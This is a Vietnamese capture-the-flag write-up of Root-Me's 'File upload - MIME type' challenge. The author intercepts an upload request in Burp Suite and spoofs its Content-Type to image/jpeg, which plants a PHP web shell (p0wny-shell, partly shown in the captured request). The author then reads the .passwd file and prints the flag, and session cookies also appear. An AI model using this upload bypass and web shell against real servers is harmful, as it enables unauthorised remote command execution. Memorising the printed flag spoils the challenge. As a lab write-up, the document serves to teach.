
Write up challenge File upload - MIME type

Tác giả:

- **Nguyễn Mỹ Quỳnh**


Link Challenge

Truy cập challenge ta thấy đây là hint của challenge:



Tiến hành làm theo hint.

- Hint 1: Mục tiêu của bạn là hack thư viện ảnh này bằng cách tải lên mã PHP. Từ đây ta chú ý đến mục upload. Vào xem thử thì thấy challange chỉ cho upload các file với extensions là `.gif`, `.jpeg` và `.png`.





- Hint 2: Truy xuất mật khẩu xác thực trong tệp .passwd ở thư mục gốc của ứng dụng. Kết hợp cả 2 hint ta sẽ có hướng đi như sau: tiến hành upload file shell php với để tương tác và tìm tệp .passwd.

Bài này khá tương tự bài Double extensions chỉ khác ở chỗ là không thể bypass bằng Double extensions nữa, mà bài này có cơ chế kiểm tra qua Content-Type.


Sau khi search mạng mình sẽ sử dụng shell php tại link sau: https://github.com/flozz/p0wny-shell/blob/master/shell.php


Bắt gói tin Burpsuite kiểm tra thì thấy `Content-Type` được set là `image/png` vì vậy khi up file với đuôi `.jpg` thì sẽ upload thành công tuy nhiên sẽ không nhận dạng và thực thi được file php để get shell.





Thử up với đuôi `.php` thì upload không thành công.






Bắt gói tin Burpsuite kiểm tra thì thấy `Content-Type` được set là `application/octet-stream`. Đó là nguyên nhân không upload được!

```
Pretty Raw Hex \n
1  POST /web-serveur/ch21/?action=upload HTTP/1.1
2  Host: challenge01.root-me.org
3  Content-Length: 17674
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://challenge01.root-me.org
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryom57V9A025mBYABB
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
   q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=614c741840988ab580b48194036fd48d; _gcl_au=1.1.96140974.1650676178; fosp_aid=17m8zl797z64w85f
   orig_aid=17m8zl797z64w85f.1646403624; __gads=ID=fe5b6a91ebcb60fa:T=1650677287:S=ALNI_MYEU0JsgGo-V93PS9Stv9o0Lc
   null; fpt_uuid=%22ae13d217-4b83-4c9b-93b2-6112e4e65924%22; _pk_id=89c5429c8a3b54d2.1650676247.1.1650677654.165
   =
   snANPF9BWiUyQk1qN1RmWk9pcEY0RkVXZHJPU2U5Rk9qdnhlVHllNndoWkRudER3bkF5aVFxUUVZNWFSZ2NSUTIyM1dqdWV0SmhuVnh3JTJGMH
   MwNXQzdFBWdUpFRTgzUUQxejkyQ2ExVE5KNjBIRnQxU0F1NjAzQW1YSGhEMGZDWUFMZ29Jclh0QjJyaHNRJTNEJTNE; _ga_DQJ7NF9DN2=
   GS1.1.1650676245.1.1.1650677653.60; _ga=GA1.1.962404486.1647319835; _ga_57577CKS2C=GS1.1.1650676245.1.1.165067
   _ga_SRYSKX09J7=GS1.1.1650771996.109.1.1650773190.0
14 Connection: close
15
16 ------WebKitFormBoundaryom57V9A025mBYABB
17 Content-Disposition: form-data; name="file"; filename="q.php"
18 Content-Type: application/octet-stream
19
20 <?php
21
22 function featureShell($cmd, $cwd) {
23     $stdout = array();
24
25     if (preg_match("/^\s*cd\s*$/", $cmd)) {
26         // pass
27     } elseif (preg_match("/^\s*cd\s+(.+)\s*(2>&1)?$/", $cmd)) {
28         chdir($cwd);
29         preg_match("/^\s*cd\s+([^\s]+)\s*(2>&1)?$/", $cmd, $match);
```


OK vậy bây giờ chỉ cần sửa `Content-Type` thành `image/png` là được.

```
3  Content-Length: 17674
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://challenge01.root-me.org
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryom57V9A025mBYABB
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
   q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
13 Cookie: PHPSESSID=614c741840988ab580b48194036fd48d; _gcl_au=1.1.96140974.1650676178; fosp_aid=17m8zl797z64w85f.
   orig_aid=17m8zl797z64w85f.1646403624; __gads=ID=fe5b6a91ebcb60fa:T=1650677287:S=ALNI_MYEU0JsgGo-V93PS9Stv9o0Lcg
   null; fpt_uuid=%22ae13d217-4b83-4c9b-93b2-6112e4e65924%22; _pk_id=89c5429c8a3b54d2.1650676247.1.1650677654.16506
   =
   snANPF9BWiUyQk1qN1RmWk9pcEY0RkVXZHJPU2U5Rk9qdnhlVHllNndoWkRudER3bkF5aVFxUUVZNWFSZ2NSUTIyM1dqdWV0SmhuVnh3JTJGMHZ
   MwNXQzdFBWdUpFRTgzUUQxejkyQ2ExVE5KNjBIRnQxU0F1NjAzQW1YSGhEMGZDWUFMZ29Jclh0QjJyaHNRJTNEJTNE; _ga_DQJ7NF9DN2=
   GS1.1.1650676245.1.1.1650677653.60; _ga=GA1.1.962404486.1647319835; _ga_57577CKS2C=GS1.1.1650676245.1.1.16506776
   _ga_SRYSKX09J7=GS1.1.1650771996.109.1.1650773190.0
14 Connection: close
15
16 ------WebKitFormBoundaryom57V9A025mBYABB
17 Content-Disposition: form-data; name="file"; filename="q.php"
18 Content-Type: image/jpeg
19
20 <?php
21
22 function featureShell($cmd, $cwd) {
23     $stdout = array();
24
25     if (preg_match("/^\s*cd\s*$/", $cmd)) {
26         // pass
```

Upload thành công. Tiến hành nhấp vào file php vừa upload được ta sẽ có được shell.



Việc tiếp theo là dùng lệnh `ls -la` tìm kiếm trong các thư mục file .passwrd. Tiến hành back ra dần thư mục phía trước:




Cat file .passwrd đã tìm được và có được flag.

```
p0wny@shell:…/upload/614c741840988ab580b48194036fd48d# ls ../../../ -la
total 52
drwxr-s---  4 web-serveur-ch21 www-data  4096 Dec 12 13:51 .
drwxr-s--x 78 challenge        www-data  4096 Dec 10 21:53 ..
-r-x------  1 root             root       666 Dec 10 21:45 ._init
-r--------  1 challenge        challenge  274 Dec 10 21:45 ._nginx.http-level.inc
-r--------  1 challenge        challenge  655 Dec 10 21:45 ._nginx.server-level.inc
-r--------  1 root             www-data  3985 Dec 18 15:41 ._perms
-r--------  1 challenge        challenge  574 Dec 10 21:45 ._php-fpm.pool.inc
-rw-r-----  1 root             www-data    44 Dec 10 21:45 .git
-rw-r-----  1 root             www-data   181 Dec 12 14:27 .gitignore
-r--------  1 web-serveur-ch21 www-data    26 Dec 10 21:45 .passwd
drwxr-s---  5 web-serveur-ch21 www-data  4096 Dec 12 11:36 galerie
-rw-r-----  1 web-serveur-ch21 www-data  3825 Dec 10 21:45 index.php
drwxrwsrwx  2 web-serveur-ch21 www-data  4096 Apr 24 06:20 tmp

p0wny@shell:…/upload/614c741840988ab580b48194036fd48d# cat ../../../.passwd
a7n4nizpgQgnPERy89uanf6T4
```

Submit thành công!



> **Flag:** a7n4nizpgQgnPERy89uanf6T4